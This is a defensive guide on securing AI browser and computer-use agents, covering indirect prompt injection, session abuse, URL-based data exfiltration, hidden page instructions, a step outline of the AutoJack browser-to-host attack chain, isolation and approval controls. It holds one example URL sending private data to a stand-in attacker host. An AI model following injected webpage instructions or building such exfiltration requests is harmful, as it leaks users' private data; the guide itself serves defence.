




AI browser agent security is the practice of protecting autonomous or semi-autonomous agents that browse websites, interact with graphical interfaces, use logged-in sessions and take actions inside browsers or desktop environments.
Browser agents are powerful because they can operate software the way a person does: opening pages, clicking buttons, entering text, following links, downloading files and moving between applications. That same flexibility creates a difficult security problem. The agent may process untrusted content from webpages while simultaneously holding access to private data, authenticated sessions and tools that can create real-world side effects.
In 2026, browser-agent security has become one of the most important parts of production agent engineering. OpenAI has described prompt injection as a long-term security challenge for browsing agents, while Microsoft has documented attacks in which malicious webpages can cross browser trust boundaries and reach privileged local agent infrastructure.
This guide explains indirect prompt injection, session and cookie risks, URL-based data exfiltration, hidden webpage instructions, sensitive-domain handling, browser-to-host escape, network isolation, sandboxing, human approval, download controls, monitoring and incident-response patterns for safer computer-use systems.
What Is an AI Browser Agent?
An AI browser agent is an AI system that can observe a webpage or desktop interface and perform actions such as clicking, typing, scrolling, navigating and submitting forms.
Some browser agents operate inside a remote browser. Others control a local browser, a virtual machine or a full desktop environment. Some use screenshots and visual reasoning, while others combine DOM access, accessibility trees, browser automation APIs and computer-use models.
The security problem is that the agent is not merely reading content. It can act on what it reads.
Why Browser Agents Create a Unique Security Problem
Traditional browsers separate content from user intent. A webpage can display text, images and scripts, but it does not normally decide what the user should do next.
An AI browser agent changes that relationship. The agent reads content and interprets it as part of its reasoning environment. A malicious page may therefore attempt to influence the agent directly.
This creates a dangerous bridge between two worlds:
- untrusted content from the open web;
- trusted authority from the user’s logged-in accounts, tools and permissions.
The central browser-agent security question is therefore:
How do we prevent untrusted webpage content from controlling trusted actions?
Indirect Prompt Injection
Indirect prompt injection occurs when malicious instructions are embedded inside content the agent reads rather than entered directly by the user.
The instructions may appear in:
- webpage text;
- HTML elements;
- comments;
- image text;
- documents;
- emails;
- search results;
- tool output;
- advertising or user-generated content.
OpenAI’s March 2026 security guidance describes prompt injection as increasingly similar to social engineering: an attacker tries to manipulate the agent in context rather than relying on a simple phrase that can be filtered reliably.
This matters because content filtering alone cannot provide a complete defense. Even if most malicious instructions are detected, the system still needs to limit what a manipulated agent could do.
Prompt Injection Is More Dangerous When the Browser Is Logged In
A browsing agent operating on public websites has one risk profile. The same agent logged into email, cloud storage, banking, CRM or enterprise applications has a much larger attack surface.
If an injected instruction convinces the agent to:
- open private email;
- read documents;
- change account settings;
- download sensitive files;
- send data to another website;
- approve a transaction;
then the browser session becomes part of the attack chain.
For this reason, browser agents should not automatically inherit every authenticated session available to the human user.
Session Hijacking vs Agent Session Abuse
Classic session hijacking usually means stealing a session token and impersonating the user. Browser-agent incidents can occur without stealing the cookie at all.
An attacker may instead manipulate the agent into using an already authenticated session on the attacker’s behalf.
This is better understood as session abuse.
The defensive goals are therefore broader than cookie protection:
- isolate browser sessions;
- limit which sites the agent can access while authenticated;
- require approval for high-impact actions;
- prevent arbitrary cross-domain navigation;
- clear sensitive browser state after tasks;
- avoid persistent broad-access sessions where possible.
Use Separate Browser Profiles
One of the simplest architectural controls is to separate agent browser state from the user’s everyday browser profile.
A dedicated browser profile can reduce access to:
- personal cookies;
- saved passwords;
- autofill information;
- browser extensions;
- history;
- unrelated logged-in services.
For high-risk workflows, use an ephemeral profile that is destroyed when the task ends.
What Is URL-Based Data Exfiltration?
URL-based data exfiltration is a subtle attack in which sensitive data is embedded inside a URL that the agent is manipulated into loading.
For example, a malicious page could try to make the agent request a URL shaped like:
https://attacker.example/collect?value=PRIVATE_DATA
The agent may never display the private value to the user. But if it loads the URL, the destination server can receive the sensitive value through ordinary request logs.
OpenAI described this attack class in January 2026 and explained that simple trusted-domain allowlists are insufficient because even a trusted domain can receive a user-specific path or query string containing sensitive information.
Why Domain Allowlists Alone Are Not Enough
A domain allowlist answers:
Is this destination generally trusted?
It does not answer:
Does this exact URL contain private information?
A secure browser-agent system should evaluate the full destination, including:
- hostname;
- path;
- query parameters;
- fragment where relevant;
- redirect destination;
- data inserted dynamically by the model.
OpenAI’s 2026 link-safety work uses public URL knowledge as one signal for deciding whether an address can be fetched automatically, reducing the risk that conversation-specific secrets are silently encoded into a new URL.
Silent Resource Loads Matter Too
Data exfiltration does not require a visible navigation event.
A browser or agent may load:
- images;
- iframes;
- previews;
- tracking pixels;
- embedded resources;
- redirect chains.
If sensitive data can reach those requests, an attacker may obtain information without an obvious page transition.
Hidden Instructions in Webpages
Malicious instructions do not have to be visually prominent.
They can be placed in:
- tiny text;
- off-screen elements;
- low-contrast text;
- alt attributes;
- metadata;
- HTML comments;
- accessible labels;
- rendered images.
Browser agents that combine visual and structural webpage signals need to treat all externally sourced content as untrusted, regardless of whether a human would immediately notice it.
Screenshot-Based Prompt Injection
Computer-use agents may reason directly over screenshots. This creates an attack path in which malicious instructions are rendered visually.
Microsoft Foundry’s computer-use documentation explicitly describes malicious-instruction detection that evaluates screenshots for adversarial content that may influence model behavior.
This is important because HTML sanitization alone cannot protect a vision-based agent if the malicious instruction is visible in pixels.
Relevant-Domain and Sensitive-Domain Checks
Microsoft’s current computer-use safety design includes checks for:
- malicious instructions;
- irrelevant domains;
- sensitive domains.
These controls reflect an important principle: a browser agent should not navigate freely just because a page contains a clickable link.
The current destination should remain connected to the user’s original task.
Unexpected transitions into financial, identity, healthcare, account-management or other sensitive contexts should trigger additional scrutiny or human supervision.
Human Confirmation for High-Impact Browser Actions
A browser agent should not have the same autonomy for every click.
Require explicit human approval for actions such as:
- sending external messages;
- submitting payments;
- changing passwords;
- modifying account recovery settings;
- deleting data;
- granting permissions;
- publishing content publicly;
- downloading sensitive files;
- executing downloaded software.
OpenAI’s agent safety guidance also uses confirmation and supervision patterns for sensitive or consequential actions.
See Vynula’s Human-in-the-Loop AI Agents for approval design patterns.
Browser-to-Host Escape Risks
The browser should be treated as an untrusted execution environment.
That becomes especially important when the browser runs on the same host as privileged agent services, local APIs, MCP servers or developer tooling.
Microsoft’s June 2026 AutoJack research demonstrated an exploit chain in which attacker-controlled web content rendered by a browsing agent could reach a local MCP WebSocket endpoint and cause arbitrary processes to execute on the host.
The specific affected development surface was addressed before a PyPI release, but the architectural lesson is broader:
localhost is not automatically a safe trust boundary when an agent-controlled browser can access it.
How the AutoJack Attack Chain Worked
At a high level, the AutoJack research showed the following chain:
- The agent navigates to an attacker-controlled page.
- JavaScript running in the browser reaches a local agent control surface.
- The local endpoint accepts the connection without sufficient authentication or isolation.
- The request influences a privileged MCP execution path.
- The host launches a process outside the browser sandbox.
No special model exploit is required. The weakness emerges from the relationship between the browser, localhost services and agent infrastructure.
Do Not Run Browser Agents Beside Privileged Local Services
If possible, isolate browser agents from the machine that hosts sensitive developer tooling or control infrastructure.
Safer designs include:
- dedicated virtual machines;
- ephemeral containers;
- remote browser services;
- separate network namespaces;
- authenticated local control APIs;
- no unauthenticated localhost listeners;
- restricted loopback access.
Microsoft’s computer-use guidance recommends using virtual machines without access to sensitive data or critical resources.
Browser Sandboxing
Sandboxing limits the consequences of malicious or unexpected browser behavior.
A secure browser-agent sandbox can restrict:
- filesystem access;
- process execution;
- device access;
- clipboard access;
- network destinations;
- local service access;
- downloads;
- persistent storage.
The browser sandbox should be only one layer. The agent host itself should also be isolated.
See AI Agent Sandboxing Explained.
Network Egress Controls
Unrestricted network access gives prompt injection a powerful exfiltration channel.
Browser-agent infrastructure should consider:
- domain allowlists;
- URL verification;
- DNS controls;
- blocked private network ranges;
- restricted localhost access;
- proxy inspection;
- logging of outbound destinations.
Egress controls reduce the number of places a manipulated agent can send data.
Protect Private and Internal Network Targets
Browser agents should generally not be able to navigate from the public internet into private infrastructure automatically.
Block or tightly control access to:
- localhost;
- link-local addresses;
- cloud metadata services;
- RFC1918 private networks;
- internal admin panels;
- development dashboards;
- internal MCP endpoints.
This helps prevent browser-mediated SSRF-style and local-control attacks.
Download and File Security
Browser agents may download documents, archives, installers or scripts.
Downloaded files should not automatically enter privileged execution paths.
Recommended controls include:
- download quarantine;
- malware scanning;
- file-type restrictions;
- no automatic execution;
- separate document parsing environments;
- size limits;
- archive-depth limits;
- human approval before opening executable content.
Uploaded Files Can Carry Prompt Injection Too
A PDF, spreadsheet or document downloaded from the web may contain instructions aimed at the agent rather than the human user.
The content should remain tagged as untrusted when it moves from the browser into another agent or retrieval pipeline.
Trust should not increase merely because content has been downloaded locally.
Cross-Site Data Leakage
A browser agent may read information from one site and then navigate to another.
This creates a cross-site data flow that ordinary browser same-origin protections do not fully solve because the agent itself is the intermediary.
For example:
Private CRM → agent context → public webpage → external form
The browser may technically respect origin boundaries while the agent transfers information across them intentionally or after manipulation.
Security controls must therefore operate at the agent action layer, not only the browser engine.
Use Data Classification in Browser Sessions
When an agent reads sensitive information, mark that context accordingly.
Higher data classifications can trigger stricter controls:
- block external navigation;
- disable copy/paste;
- require approval before form submission;
- disable unknown URL fetching;
- prevent public-site uploads;
- restrict downstream tools.
Browser Guardrails
Runtime guardrails can evaluate each browser action before execution.
Useful checks include:
- Is this domain relevant to the original task?
- Is the destination sensitive?
- Is the URL known or newly generated?
- Is private data being inserted into the URL?
- Is the action destructive?
- Is the form sending data externally?
- Did the page contain suspicious instructions?
- Does this action require user confirmation?
See AI Agent Guardrails Explained for runtime enforcement patterns.
Do Not Let the Model Approve Its Own Safety Warnings
A critical security rule is that the same model that encountered suspicious content should not automatically acknowledge its own security warning.
Microsoft’s computer-use documentation requires pending safety checks to be handed back to the end user for review before the automation continues.
Human acknowledgment should represent an actual trust decision, not a hidden model-generated step.
Least Privilege for Browser Agents
A browser agent should operate with the minimum identity and access required for the task.
Use:
- task-specific accounts;
- read-only roles where possible;
- limited SaaS permissions;
- scoped API access;
- temporary credentials;
- restricted browser profiles.
See AI Agent Identity and Authentication Explained.
Separate Browsing From Sensitive Actions
A strong architecture separates open-web research from high-impact authenticated operations.
For example:
- A research browser collects public information.
- The result is sanitized and summarized.
- A separate trusted workflow receives the approved data.
- A high-impact action requires deterministic checks or human approval.
This is safer than allowing one browser session to move freely between attacker-controlled pages and privileged enterprise accounts.
Browser Agents and Supply Chain Risk
Browser agents depend on many third-party components: browser automation libraries, extensions, plugins, MCP servers, remote browsing services and connectors.
A compromised dependency can alter browser behavior even if the webpage itself is safe.
See AI Agent Supply Chain Security Explained for MCP tool poisoning, plugins and dependency provenance.
Monitoring Browser Agents
Browser-agent telemetry should capture both the page context and the agent’s actions.
Useful signals include:
- current URL;
- redirect chain;
- domain transitions;
- safety-check triggers;
- clicks;
- form submissions;
- downloads;
- clipboard operations;
- login events;
- tool calls;
- network destinations;
- high-risk confirmations;
- blocked actions.
Monitoring should identify unusual sequences such as:
public page → private email → sensitive data read → new external URL
Browser Agent Incident Response
If a browser agent begins acting unexpectedly, responders should contain the session quickly.
Possible actions include:
- stop the agent run;
- close the remote browser;
- invalidate session cookies;
- revoke temporary credentials;
- disable outbound network access;
- quarantine downloaded files;
- preserve screenshots and browser logs;
- review external forms or messages sent;
- rotate exposed secrets.
See AI Agent Incident Response Explained for containment and recovery workflows.
Preserve Browser Evidence
Useful forensic evidence includes:
- screenshots;
- DOM snapshots where available;
- visited URLs;
- redirects;
- network requests;
- downloaded files;
- agent reasoning summaries where permitted;
- safety-check events;
- user confirmations;
- session and identity events;
- tool calls.
Preserve evidence before clearing the compromised session.
Production Browser Agent Security Checklist
- Use a dedicated browser profile for agent tasks.
- Prefer ephemeral sessions for high-risk workflows.
- Do not expose unrelated logged-in accounts.
- Treat every webpage as untrusted input.
- Detect visual and textual prompt injection.
- Track the current URL on every browser step.
- Check domain relevance against the user’s task.
- Identify sensitive domains.
- Require human review for safety-check triggers.
- Do not let the agent self-approve warnings.
- Protect against URL-based data exfiltration.
- Inspect full URLs, not only domains.
- Restrict localhost and private network access.
- Authenticate local agent control surfaces.
- Run computer-use agents in isolated VMs or containers.
- Restrict network egress.
- Apply least privilege to authenticated accounts.
- Require approval for destructive or consequential actions.
- Quarantine downloads.
- Never auto-execute downloaded files.
- Log domain transitions, clicks, downloads and submissions.
- Maintain a rapid session-kill and credential-revocation path.
Common Browser Agent Security Mistakes
Using the user’s everyday browser profile
This exposes unrelated cookies, accounts, history and saved credentials.
Assuming HTTPS means trusted content
HTTPS protects transport. It does not make webpage instructions trustworthy.
Allowing unrestricted localhost access
Local developer services may expose privileged control surfaces to an agent-controlled browser.
Checking only the domain
Sensitive information can be encoded in the path or query string of an otherwise trusted site.
Trusting invisible or structured page content
Agents may process content that a human does not notice visually.
Letting the model acknowledge security warnings
The approval path should be independent from the potentially manipulated agent.
Using one session for public browsing and privileged actions
This allows attacker-controlled content to coexist with high-value authenticated access.
Downloading directly into privileged environments
Files should be quarantined and inspected before further use.
Browser Agent Security vs General AI Agent Security
General agent security covers identity, tools, memory, authorization, supply chain, delegation and runtime controls. Browser-agent security focuses on a particularly dangerous boundary: untrusted visual or web content entering an agent that can act through authenticated interfaces.
The two security models should be combined.
For the broader threat model, see Vynula’s AI Agent Security in 2026.
Browser Agent Security and Computer Use AI
If you are new to the technology itself, start with Vynula’s What Is Computer Use AI? guide. That article explains how AI systems perceive screens and control software. This article focuses specifically on the security architecture required when those systems operate in production.
FAQ
What is AI browser agent security?
AI browser agent security protects computer-use and browsing agents from malicious webpages, prompt injection, session abuse, data exfiltration and unsafe interactions with local or remote systems.
What is indirect prompt injection?
Indirect prompt injection is an attack in which malicious instructions are placed in external content such as webpages, documents or emails that an agent later reads.
Can a browser agent leak data without typing it into a form?
Yes. Sensitive information can potentially be encoded in a URL or resource request, which is why URL-based data exfiltration needs separate controls.
Why are logged-in browser sessions risky for AI agents?
A manipulated agent may abuse an authenticated session to access private data or perform actions even when the session cookie itself is never stolen.
What was AutoJack?
AutoJack was a 2026 Microsoft research finding demonstrating how attacker-controlled web content could reach an insufficiently isolated local MCP control surface in an agent development environment and trigger host process execution.
Should browser agents have access to localhost?
Not by default. Localhost and private-network access should be restricted because local control services may expose sensitive capabilities.
How should computer-use agents handle sensitive websites?
Use active user supervision or explicit confirmation, limited privileges, dedicated sessions and strong logging when the agent enters sensitive domains.
Is prompt injection detection enough?
No. Detection should be combined with least privilege, isolation, network controls, human approval and deterministic action guardrails.
Should browser agents use separate profiles?
Yes. Dedicated or ephemeral browser profiles reduce exposure to unrelated cookies, passwords, accounts and browser state.
Related Vynula Guides
- What Is Computer Use AI? (2026)
- AI Agent Security in 2026
- AI Agent Guardrails Explained (2026)
- AI Agent Sandboxing Explained (2026)
- AI Agent Identity and Authentication Explained (2026)
- AI Agent Supply Chain Security Explained (2026)
- AI Agent Incident Response Explained (2026)
- Human-in-the-Loop AI Agents (2026)
- AI Agent Governance Explained (2026)
- AI Agents Explained (2026)
Primary Sources
- OpenAI — Designing AI Agents to Resist Prompt Injection
- OpenAI — Keeping Your Data Safe When an AI Agent Clicks a Link
- OpenAI — Hardening Browser Agents Against Prompt Injection
- Microsoft Foundry — Computer Use Safety Checks and Security Considerations
- Microsoft Security — AutoJack: How a Single Page Can RCE the Host Running Your AI Agent
- Microsoft Agent Framework — Agent Safety
Last reviewed: September 9, 2026.


